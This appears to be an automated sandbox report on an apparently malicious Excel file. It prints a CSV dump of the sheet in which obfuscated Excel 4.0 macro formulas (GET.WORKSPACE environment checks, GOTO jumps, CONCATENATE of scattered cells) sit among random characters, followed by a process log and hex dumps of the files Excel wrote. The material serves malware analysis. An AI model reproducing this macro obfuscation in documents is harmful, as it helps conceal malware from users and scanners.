^,R,),$,<,),+,w,w,|,W,R,0,{,q,{,:,/,^,=,%,e,"""",^,N,;t,v,2,>,4,N,7,y,$,%,9,!,w,K,*,K,S,F,=,1,T,m,x,r,B,F"""",|,R,K,b,,,,,,,,,,,,,,,,,,,,,+,R,-,d,Q,I,p,T,A,H,:,[,8,.,?,',\,!,f,n,F,t,t,5,.,_a,+,B,R,{,e,T,-
,8,",",C,c,Z,q,Y,0,2,h,M,I,\,K,#,A,v,w#,4,L,S,\,V,k,L,a,L,M,M,z,m,4,F,},F,\,g,p,P,|,f,*,i\,),-,],],y,P,u,s,7,W,J,c,l,?,h,Y,\,<,O,Q,\,p,!,M,/T,z,`,"=IF(GET.WORKSPACE(42),CONCATENATE(E394, F1194, F549, E6
35, O697, U208,T458,M868,Z4,U777),CONCATENATE(F394, F1194, E549, O635, U697, D777))",I,4,O,E,@,e,i,),v,},@,%,Q,_,?,l,y,n,&,"""",/,M[,0,{,=GET.WORKSPACE(13),v,",",1,\,e,^,P,R,J,v,k,R,F,.,[,&,
F,F,k,~,p,{x,M,d,=GOTO(C1300),<,1,\,",",4,#,y,m,~,R,v,n,Y,w,a,_,<,F,-,d,#,pn,{,h,s,>,L,l,@,h,o,E,=,T,w,^,z,x,4,g,},r,"""",c,w,8,","&,*,~,c,`,W,K,{,:,
<,9,D,),y,^,6,",",I,!,z,m,D,!,l,w,9T,Y,F,O,O,z,i,t,H,r,2,`,',d,:,e,K,`,?,@,4,;,U,2,4,K',o,E,Z,9,Q,.,<,G,m,_,>,K,e,O, ,$,P,j,0,!,+,V,s,<,%b,Y,=,<,x,Q,k,w,<,k,i,b,r,I,@,{,6,6,3,_,:,z,f,-,F,E@,O,v,8,y,V,N,T,t,c,H,C,h,=,n,
h,",",R,F,$,c,N,5,/,z,Ax,>,{,<,u,3,h,!,f,c,Y,h,w,R,F,#,i,l,6,P,",",h,v,~,1,M%,R,<,*,~,",",>,,,,,,,,,,,,,,,,,,,h,(,&,!,[,W,~,M,1,e,(,(,c,O,:,7,P,v,t,!,d,(,\,/,o,8l,o,S,#,3,_,C,R,Y,m,<,I,b, ,L,6,y,&,b,R,.,@,j,:,A,>A,&, ,',C,F,4,h,f,
~,R,5,S,U,2,g,;,h,!,!,b, ,=, ,o,r>,G,v,[,n,},t,o,O,a,<,?,<,b,$,M,m,s,+,v,%,4,8,/,U,* ,!,v,`,b,*,U,>,",",*,.,[,Q,x,`,$,l,{,y,6,=,k,V,b,M,i%,O,Y,',t,U,<,8,G,j,?,#,C,V,-,5, ,2,h,N,?,o,I,9,C,4/,s,U,h,s,7,&,h,O,z,b,N,
,&,U,j,&,o,",",C,',O,j,9,x,!\,i,X,+,n,_,R,F,!,-,J, ,M,y,M,J,|,W,+,Y,1, ,D,k,u,Wl,z,M,<,7,$,o,c,:,:,!,u,+,T,=,u,<,/,h,D,"""",?,w,(,3,Gn,`,d,Y,:,d,?,s,p,a,`,Y,@,O,z,/,d,(,U,=,C,`,9,S,
[,G.,:,p,],9,O,k,&,@,y,3,N,",",G,1,^,7,W,u,0,{,K,j,j,i,A5,1,_,),k,M,k,"""",m,U,x,/,!,1,h,",",p,S,.,W,',L,q,),"""",{.,x,.,8,D,J,),L,A,A,R,M,K,R,l,W,@,h,s,k,t,&,%,U,!,O;,j,f,K,=,b,i,<,-,P,;,$,h,},|,;, ,K,1,8,K,<,J,;,y,dw,+,g,q,
K,q,i, ,^,s,-,S,=,O,N,.,9,e,N,-
,Z,f,Y,`,%,>!,y,6,9,c,0,b,",",_,h,e,|,q,g,n,G,3,m,s,T,',1,G,0,_,#?,a,c,t,V,$,Y,2,S,K,',b,i,9,|,"""",$,g,n,M,p,H,3,R,?,yX,u,0,},%,b,K,`,c,1,N,z,o,#,x,`,N,V,M,N,P,|,\,|,3,#i,|,L,|,8,g,m,G,~,1,N,Q,B,F,|,L,h,5,/,c,D,\,!,W,2,hx
,B,S,g,@,L,$,@,+,N,[,{,",",5,},L,e,!,w,;,f,s,M,g,L&,A,[,*,2,+,.,\,3,J,<,},L,c,*,j,8,s,Y,Y,x,2,Z,"""",:,!q,[,j,W,B,M,2,`,9,o,",",W,\,G,x,g,1,w,b,1,Z,=,Q,e,"""",DR,#,K,",",{,|,i,"""",#,p,F,R,f,m,S,9,#,
{,B,Z,j,2,0,M,2,P=,',g,k,5,t,;,e,Y,<,1,z,o,3,z,p,5,>,E,9,E,m,|,1,3,^i,L,W,(,O,S,?,E,{,u,!,y,],&,Y,u,x,A,n,S,],U,G,O,},1X,o,{,*,{,/,f,D,p,!,$,0,],@,s,3,p,y,d,',@,i,|,4,(,;o,Y,{,S,q,P,Y,f,/,q,v,6,!,U,7,p,u,{,4,K,"""",E,N,V,4,
Zk,-,v,[,a,i,F,H,c,t,L,d,<,},m,(,f,C,D,t,>,#,0,%,Q,]/,P,\,?,@,m,`,_,u,y,G,%,2,M,&,c,/,p,W,T,v,3,u,L,R,I],),X,g,z,a,e,U,8,*,-,F,J,W,n,~,s,2,A,P,<,?,#,M,+,E!,c,%,\, ,$,$,x,i,M,?,3,g,p,f,
,Y,t,D,t,M,L,A,c,m,Tp,p,w,b,*,t,_,p,^,",",S,7,p,;,e,A,[,|,[,.,5,a,T,c,;,b-,x,J,N,X,7,t,B,c,1,1,t,C,b,&,W,#,f,],N,L,C,F,"""",l,?>,.,W,
<,!,t,j,.,z,/,6,$,g,c,=,F,u,m,#,W,@,V,L,^,>,F|,i,M,?,],5,N,T,\,),F,y,j,$,/,t,I,M,M,x,D,J,|,F,i,jF,d,B,&,h,?,|,z,*,$,2,X,b,M,C,|,X,p,E,G,(,g,],h,o,JD,_,f,_,a,5,H,h,K,a,^,"""",_,%,M,!,&,
[,\,#,T,l,p,j,=,""""@,;,f,7,@,A,i,t,N,3,},1,&,Y,j,M,$,s,L,<,r,},/,m,?,=q,h,L,.,R,U,K,R,x,.,4,c,k,:,9,H,\,I,I,\,x,;,B,S,a,EA,Z,/,e,*,@,k, ,0,+,d,k,>,1,8,M,^,n,[,|,~,8,{,m,#,xV,N,U,1,h,F,],L,%,<,5,u,0,",",-,"""",V,8,h,2,W,{,-,c
,o,","%,>,-,k,N,_,~,"=CONCATENATE(D187, P602, Y1087, L575)",4,X,=,@,C,?,n,|,u,",",8,u,v,B,r,!, ,Az,#,!,t,;,F,?,?,#,:,L,e,@,(,r,+,0,I,#,l,!,-,u,:,c,Ef,j,R,M,{,<,?,R,<,],*,&,Q,",",U,n,^,p,A,%,b,\,],^,>,v|,Y,#,>,
,S,!,),{,@,c,N,S,=,q,\,#,u,`,r,:,`,z,q,[,"""".,h,f,:,{,j,$,E,N,S,z,9,3,5,K,J,7,e,/,0,2,^,K,t,],]?,"""",G,',>,"""",X,
[,t,P,e,",",y,@,5,t,X,B,1,w,^,!,H,w,g,Px,r,O,G,>,g,s,O,F,$,.,:,e,g,],R,S,e,M,?,m,S,.,L,D,>z,E,7,C,a,*,',v,6,},1,],R,;,r,`,4,),p,?,8,R,g,C,S,ai,=,b,v,*,>,g,0,8,q,X,S,V,9,G,4,x,G,&,-,U,/,d,i,0,I',;,t,",",],{,R,_,p,?,*,L,9,3,q
,[,`,1,E,G,>,s,g,<,),g&,?,",",K,4,v,M,{,L,G,M,i,(,9,%,f,X,"""",p,D,>,_,1,0,J,ts,.,K,7,r,g,l,A,w,j,",",[,:,O,S,<,A,Y,u,>,!,7,I,\,H,L*,E,K,&,v,:,|,{,',U,[,),A,I,:,c,J,\,w,W,L,E,A, ,n,0i,i,l,x,*,h,!,n,@,T,),_,^,q,e,^,.,#,
(,@,&,l,9,",",Q,P"""",],(,.,t,#,K,n,x,6,g,:,B,:,o,8,#,C,c,z,>,x,D,H,h,vP,l,g,8,$,;,4, ,N,`,i,m,1,h,n,d,/,_,G,",",
```

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584

General

Start time:	11:47:39
Start date:	03/08/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F92EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\9A340000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE9969AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	success or wait	1	13FB9B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	C:\Users\user\Desktop\oBfsC4t10n2.xls18	success or wait	1	7FEE9969AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	569	433	ac 94 4d 6e db 30 10 85 f7 05 7a 07 81 db 42 a2 d3 45 51 14 96 b3 68 93 65 1a 20 e9 01 68 72 2c 11 e6 1f 38 93 c4 be 7d 87 b2 e3 36 86 2d c5 68 37 96 25 6a de f7 f8 c4 99 f9 f5 c6 bb ea 19 32 da 18 5a 71 d5 cc 44 05 41 47 63 43 d7 8a 5f 8f b7 f5 57 51 21 a9 60 94 8b 01 5a b1 05 14 d7 8b 8f 1f e6 8f db 04 58 71 75 c0 56 f4 44 e9 9b 94 a8 7b f0 0a 9b 98 20 f0 ca 2a 66 af 88 6f 73 27 93 d2 6b d5 81 fc 3c 9b 7d 91 3a 06 82 40 35 15 0d b1 98 ff 80 95 7a 72 54 dd 6c f8 f1 ce c9 d2 06 51 7d df bd 57 50 ad 50 29 39 ab 15 b1 51 f9 1c cc 11 a4 8e ab 95 d5 60 a2 7e f2 2c dd 60 ca a0 0c f6 00 e4 5d 93 b2 65 62 7e 00 22 de 18 0a 79 92 99 42 77 c4 b4 be 78 2e cf 4f 57 64 70 78 54 32 61 73 9f 43 c3 95 c3 56 b0 b7 09 3f 71 58 67 08 65 e5 7c 0e fb ba 9f fc 01 b3 35 50 dd	..Mn.0....z...B..EQ...h.e. ..hr,...8...}...6.-.h7.%j.........2..Zq..D.AGcC.._...WQ!.`...Z..........Xqu.V.D....{.... ..*f..os'..k...<.}.:..@5.......zrT.l......Q}..WP.P)9...Q.........`.~.,.`......]..eb~."...y..Bw...x..OWdpxT2as.C...V...?qXg.e.|.......5P.	success or wait	33	7FEE9969AC0	unknown
C:\Users\user\AppData\Local\Temp\9A340000	1002	2	03 00	..	success or wait	16	7FEE9969AC0	unknown
C:\Users\user\AppData\Local\Temp\9A340000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..j0............[Content_Types].xml ...(...	success or wait	17	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	195092	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 f0 00 00 02 dd 08 02 00 00 00 04 78 1f 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 ff b5 49 44 41 54 78 5e ec bd 07 60 5b d7 75 ff 8f 0d 12 dc 43 a2 48 ed 3d 6d 79 ef bd 47 96 e3 24 4e da 0c 67 b4 49 da a4 7b a5 6d da 24 6d 7e dd ed bf 23 4d 9b b4 4d d2 a4 6d f6 b0 e3 bd f7 b6 65 cb 92 25 6b ef 45 71 93 00 01 90 f8 7f ce fd 02 97 4f 20 45 4b de 03 30 4d 3d 3e bc 77 c7 b9 e7 9e fb 3d e3 9e 1b 2e 14 0a a1 ca a7 42 81 0a 05 2a 14 a8 50 a0 42 81 0a 05 2a 14 a8 50 a0 42 81 0a 05 de 98 14 88 bc 31 9b 5d 69 75 85 02 15 0a 54 28 50 a1 40 85 02 15 0a 54 28 50 a1 40 85 02 15 0a 18 05 2a 80 be c2 07 15 0a 54 28 50 a1 40 85 02 15 0a 54 28 50 a1	.PNG........IHDR.............x......sRGB.........pHYs..........+......IDATx^...`[.u.....C.H.=my..G..$N..g.I..{.m.$m~...#M..M..m......e..%k.Eq..........OEK..0M=>.w.....=.........B...*..P.B...*..P.B........1.]iu....T(P.@....T(P.@......*......T(P.@....T(P.	success or wait	5	7FEE9969AC0	unknown
C:\Users\user\AppData\Local\Temp\9A340000	486725	1197	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 50 f8 72 17 01 00 00 3e 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 12 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cb 22 e2 66 e8 01 00 00 d1 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 69 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..j0.........................[Content_Types].xmlPK..-.........!..U0#....L...................._rels/.relsPK..-.........!..P.r....>.....................xl/_rels/workbook.xml.relsPK..-.........!..".f.....................i...xl/workbook.xml	success or wait	1	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 03 00 01 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f d8 45 a9 1a 38 00 01 00 01 00 01 00 58 02 40 00	........g2................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........E ..8.......X.@.	success or wait	18	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	05 8b c2 7e f3 cd 37 c8 6f 60 f3 d0 7a 56 7e 65 7b f8 e1 87 89 9d c5 3d 2f f2 cd 4f f9 9d 2b 02 9b 14 05 0b 53 97 f6 46 4e fd 72 8a 5e 07 40 c5 08 ab e5 a1 10 17 23 35 f0 5d 01 b5 4a 85 99 e7 09 ff d4 0b 5e 6f 46 c0 08 18 81 ed 21 60 42 df 17 db 92 3f 99 4b f5 45 cd e5 c6 43 c0 a3 6e 3c 2c 5d d3 01 22 10 da 1b 5d 29 37 6e de b8 f1 dd 0d 28 b5 d2 cc 13 ff 8a 4b 9e ad b2 f8 ab 9c 35 0a a5 5d c9 e3 95 c3 3e 3c f1 d2 de 84 c3 5e df f9 54 b2 1d 8a 05 a1 7f f0 c1 87 1c 59 7b 80 63 ce 5d 32 02 fb 84 80 09 fd 3e 59 c3 6d 39 08 04 c4 0f e8 ca f6 1e e1 72 25 8e 8b 56 a9 45 ee ae d9 53 8b 71 91 77 6d 15 04 36 f4 9e 34 ea 24 75 3d b6 0d dd 18 fc 8d ca 99 68 5e 38 e0 63 0f 6f 03 f0 be d7 8f aa 9c c8 97 8c 07 b9 11 30 02 db 46 c0 84 7e 3d 84 f7 ff be ac 90 2f 3c 52 dd	...~..7.o`..zV~e{......=/..O.. +.....S..FN.r.^.@.......#5.].. J.......^oF.....!`B....?.K.E.. .C..n<,]..".. .])7n.....(...... K......5..]....><.....^..T.... ......Y{.c.]2......>Y.m9...... ...r%..V.E...S.q.wm..6..4.$u =........h^8.c.o.............0.. F..~=....../<R.	success or wait	2	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	00 80 01 40 00 08 02 10 00 02 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 03 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 04 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 05 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 06 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 07 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 08 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 09 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 0a 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 0b 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 0c 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 0d 00 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 0e 00 00 00 1a 00	...@..........,.......@.......,.......@...........,.......@..........,.......@.......,.......@...........,.......@..........,.......@.......,.......@...........,.......@..........,.......@.......,.......@...........,.......@..........	success or wait	16	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	00 fd 00 0a 00 2a 00 0a 00 40 00 1d 00 00 00 fd 00 0a 00 2a 00 0b 00 40 00 1b 00 00 00 fd 00 0a 00 2a 00 0c 00 40 00 4e 00 00 00 fd 00 0a 00 2a 00 0d 00 40 00 56 00 00 00 fd 00 0a 00 2a 00 0e 00 40 00 43 00 00 00 fd 00 0a 00 2a 00 0f 00 40 00 4f 00 00 00 fd 00 0a 00 2a 00 10 00 40 00 25 00 00 00 fd 00 0a 00 2a 00 11 00 40 00 37 00 00 00 fd 00 0a 00 2a 00 12 00 40 00 3d 00 00 00 fd 00 0a 00 2a 00 13 00 40 00 20 00 00 00 fd 00 0a 00 2a 00 14 00 40 00 4e 00 00 00 fd 00 0a 00 2a 00 15 00 40 00 5c 00 00 00 fd 00 0a 00 2a 00 16 00 40 00 58 00 00 00 fd 00 0a 00 2a 00 17 00 40 00 52 00 00 00 fd 00 0a 00 2a 00 18 00 40 00 4b 00 00 00 fd 00 0a 00 2a 00 19 00 40 00 22 00 00 00 fd 00 0a 00 2b 00 00 00 40 00 2a 00 00 00 fd 00 0a 00 2b 00 01 00 40 00 59 00 00 00 fd 00	.....*...@.........*...@.........*...@.N.......*...@.V...... .*...@.C.......*...@.O.......*...@.%.......*...@.7.......*...@.=.......*...@. ....*...@.N.......*...@.\.......*...@.X.......*...@.R.......*...@.K.......*...@.".......+...@.*.......+...@.Y.....	success or wait	3	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	00 03 00 40 00 2d 00 00 00 fd 00 0a 00 d4 00 04 00 40 00 2a 00 00 00 fd 00 0a 00 d4 00 05 00 40 00 49 00 00 00 fd 00 0a 00 d4 00 06 00 40 00 1e 00 00 00 fd 00 0a 00 d4 00 07 00 40 00 2b 00 00 00 fd 00 0a 00 d4 00 08 00 40 00 48 00 00 00 fd 00 0a 00 d4 00 09 00 40 00 22 00 00 00 fd 00 0a 00 d4 00 0a 00 40 00 11 00 00 00 fd 00 0a 00 d4 00 0b 00 40 00 15 00 00 00 fd 00 0a 00 d4 00 0c 00 40 00 1b 00 00 00 fd 00 0a 00 d4 00 0d 00 40 00 26 00 00 00 fd 00 0a 00 d4 00 0e 00 40 00 4c 00 00 00 fd 00 0a 00 d4 00 0f 00 40 00 10 00 00 00 fd 00 0a 00 d4 00 10 00 40 00 58 00 00 00 fd 00 0a 00 d4 00 11 00 40 00 16 00 00 00 fd 00 0a 00 d4 00 12 00 40 00 3d 00 00 00 fd 00 0a 00 d4 00 13 00 40 00 06 00 00 00 fd 00 0a 00 d4 00 14 00 40 00 0f 00 00 00 fd 00 0a 00 d4 00 15 00	...@.-...........@.*...........@.I...........@.............@.+...........@.H...........@."...........@.............@.............@.............@.&...........@.L...........@.............@.X...........@.............@.=...........@.............@.............	success or wait	6	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	0a 00 53 01 03 00 40 00 4f 00 00 00 fd 00 0a 00 53 01 04 00 40 00 17 00 00 00 fd 00 0a 00 53 01 05 00 40 00 47 00 00 00 fd 00 0a 00 53 01 06 00 40 00 39 00 00 00 fd 00 0a 00 53 01 07 00 40 00 3c 00 00 00 fd 00 0a 00 53 01 08 00 40 00 14 00 00 00 fd 00 0a 00 53 01 09 00 40 00 40 00 00 00 fd 00 0a 00 53 01 0a 00 40 00 0c 00 00 00 fd 00 0a 00 53 01 0b 00 40 00 28 00 00 00 fd 00 0a 00 53 01 0c 00 40 00 10 00 00 00 fd 00 0a 00 53 01 0d 00 40 00 22 00 00 00 fd 00 0a 00 53 01 0e 00 40 00 35 00 00 00 fd 00 0a 00 53 01 0f 00 40 00 25 00 00 00 fd 00 0a 00 53 01 10 00 40 00 5c 00 00 00 fd 00 0a 00 53 01 11 00 40 00 10 00 00 00 fd 00 0a 00 53 01 12 00 40 00 2e 00 00 00 fd 00 0a 00 53 01 13 00 40 00 44 00 00 00 fd 00 0a 00 53 01 14 00 40 00 0d 00 00 00 fd 00 0a 00 53	..S...@.O.......S...@.........S...@.G.......S...@.9.......S...@.<.......S...@.........S...@.@.......S...@.........S...@.(.......S...@.........S...@.".......S...@.5.......S...@.%.......S...@.\.......S...@.........S...@.........S...@.D.......S...@.........S	success or wait	2	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	11 00 00 00 fd 00 0a 00 1f 04 19 00 40 00 31 00 00 00 d7 00 44 00 3f 31 00 00 6c 02 6c 01 b1 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 cf 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 ad 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 c2 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 6c 01 08 02 10 00 20 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 21 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 22 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 23 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 24 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 25 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 26 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 27 04 00 00 1a 00 2c 01 00 00 00 00 80 01 40 00 08 02 10 00 28	............@.1.....D.?1..l.l...l.l.l.l.l...l.l.l.l.l.l.l...l.l.l.l.l.l...l.l.l.l.l.l.l.l..........,.......@.....!.....,.......@....."....,.......@.....#.....,.......@.....$.....,.......@.....%.....,.......@.....&.....,.......@.....'.....,.......@.....(	success or wait	3	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	11554	fd 00 0a 00 1c 05 09 00 40 00 43 00 00 00 fd 00 0a 00 1c 05 0a 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 0b 00 40 00 4a 00 00 00 fd 00 0a 00 1c 05 0c 00 40 00 1d 00 00 00 fd 00 0a 00 1c 05 0d 00 40 00 4d 00 00 00 fd 00 0a 00 1c 05 0e 00 40 00 19 00 00 00 fd 00 0a 00 1c 05 0f 00 40 00 26 00 00 00 fd 00 0a 00 1c 05 10 00 40 00 59 00 00 00 fd 00 0a 00 1c 05 11 00 40 00 2a 00 00 00 fd 00 0a 00 1c 05 12 00 40 00 23 00 00 00 fd 00 0a 00 1c 05 13 00 40 00 06 00 00 00 fd 00 0a 00 1c 05 14 00 40 00 54 00 00 00 fd 00 0a 00 1c 05 15 00 40 00 0f 00 00 00 fd 00 0a 00 1c 05 16 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 17 00 40 00 1e 00 00 00 fd 00 0a 00 1c 05 18 00 40 00 13 00 00 00 fd 00 0a 00 1c 05 19 00 40 00 46 00 00 00 fd 00 0a 00 1d 05 00 00 40 00 16 00 00 00 fd 00 0a	........@.C...........@.)...........@.J...........@.............@.M...........@.............@.&...........@.Y...........@.*...........@.#...........@.............@.T...........@.............@.)...........@.............@.............@.F...........@........	success or wait	1	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	05 8b c2 7e f3 cd 37 c8 6f 60 f3 d0 7a 56 7e 65 7b f8 e1 87 89 9d c5 3d 2f f2 cd 4f f9 9d 2b 02 9b 14 05 0b 53 97 f6 46 4e fd 72 8a 5e 07 40 c5 08 ab e5 a1 10 17 23 35 f0 5d 01 b5 4a 85 99 e7 09 ff d4 0b 5e 6f 46 c0 08 18 81 ed 21 60 42 df 17 db 92 3f 99 4b f5 45 cd e5 c6 43 c0 a3 6e 3c 2c 5d d3 01 22 10 da 1b 5d 29 37 6e de b8 f1 dd 0d 28 b5 d2 cc 13 ff 8a 4b 9e ad b2 f8 ab 9c 35 0a a5 5d c9 e3 95 c3 3e 3c f1 d2 de 84 c3 5e df f9 54 b2 1d 8a 05 a1 7f f0 c1 87 1c 59 7b 80 63 ce 5d 32 02 fb 84 80 09 fd 3e 59 c3 6d 39 08 04 c4 0f e8 ca f6 1e e1 72 25 8e 8b 56 a9 45 ee ae d9 53 8b 71 91 77 6d 15 04 36 f4 9e 34 ea 24 75 3d b6 0d dd 18 fc 8d ca 99 68 5e 38 e0 63 0f 6f 03 f0 be d7 8f aa 9c c8 97 8c 07 b9 11 30 02 db 46 c0 84 7e 3d 84 f7 ff be ac 90 2f 3c 52 dd	...~..7.o`..zV~e{......=/..O..+.....S..FN.r.^.@.......#5.]..J.......^oF.....!`B....?.K.E...C..n<,].."...])7n.....(......K......5..]....><.....^..T..........Y{.c.]2......>Y.m9.........r%..V.E...S.q.wm..6..4.$u=........h^8.c.o.............0..F..~=....../<R.	success or wait	1	7FEE9969AC0	unknown
